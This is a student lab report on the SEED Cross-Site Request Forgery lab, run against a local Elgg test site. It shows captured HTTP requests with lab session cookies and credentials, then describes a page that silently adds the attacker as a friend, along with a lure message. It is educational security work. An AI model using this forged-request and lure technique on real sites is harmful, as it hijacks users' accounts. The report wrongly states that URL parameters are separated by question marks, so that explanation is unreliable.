Cross-Site Request Forgery (CSRF) Attack Lab Report

Mudit Vats
mpvats@syr.edu
11/02/2018

Table of Contents

Overview


This lab report presents observations and explanations for the tasks described in the Cross Site Request Forgery Attack Lab.


Task 1: Observing HTTP Requests

Goal 1: Please use this tool to capture an HTTP GET request and an HTTP POST request in Elgg. In your report, please identify the parameters used in this these requests, if any.

HTTP GET

The screenshots below shows the HTTP Header Live capturing an HTTP GET request for http://www.csrflabelgg.com/action/friends/add?friend=43. The details of this request are shown in the screenshot below this one. This request is for the Add Friend action on the Elgg web site.





Observations / Explanations

The HTTP GET request shown below can be broken down as follows. Note the highlighting.

http://www.csrflabelgg.com/action/friends/add?friend=43


```
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101
Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: Elgg=tr8c1q0e93mgpj2jfdi4lc8ih3
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```


The "?", in green highlight, is the parameter separators/delimiters in a get request; i.e. more parameters can be appended by separating each one with a question mark.

The item "friend=43", in yellow highlight, is the single parameter provided by this HTTP GET request. It's a key-value pair, such that, the "friend" is the key and it's value is 43. In this case, the user Boby is associated with ID 43 and that is the ID provided for the add request.

HTTP POST

The screenshots below shows the HTTP Header Live capturing an HTTP POST request for http://www.csrflabelgg.com/action/login. The details of this request are shown in the screenshot below this one. This request is for the Login action on the Elgg web site.





Observations / Explanations

The HTTP POST request shown below can be broken down as follows. Note the highlighting.

http://www.csrflabelgg.com/action/login

```
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101
Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/
Content-Type: application/x-www-form-urlencoded
Content-Length: 88
Cookie: Elgg=5d7qbttdpotrjard69h2cd1qn7
Connection: keep-alive
Upgrade-Insecure-Requests: 1

__elgg_token=9b82EWw-2-
tWp2lHFudHBA&__elgg_ts=1541214515&username=boby&password=seedboby
```


Unlike the HTTP GET request, the HTTP POST request does not include parameters in the URL. HTTP POST includes parameters in message body. Similarly, however, parameters are key-value pairs separated by question marks as well.

The first two parameters, _elgg_token and __elgg_gs, are countermeasures put in place by Elgg. The next two parameters, username and password, contain the username and password of the person logging in. In this case, the user is “boby” and the password is “seedboby”.


Task 2: CSRF Attack using GET Request

Goal: Assume the role of Boby and create a CSRF attack to add Boby to Alice’s friend list.


In the figure below, Alice is logged in and shows that she does not have any friends.




The next two figures shows the directory and web page (task1.html) that Boby, the attacker, is creating to trick Alice.




The code below embeds the HTTP GET request to add friend 43, which is Boby's ID to whoever accesses this page. Of course, Boby, will send Alice a message to click on a link to get to this web page.




In the figure below, Boby is logged in. He creates a message to send to Alice which tells her that if she wishes that he not bug her, "Please click link".



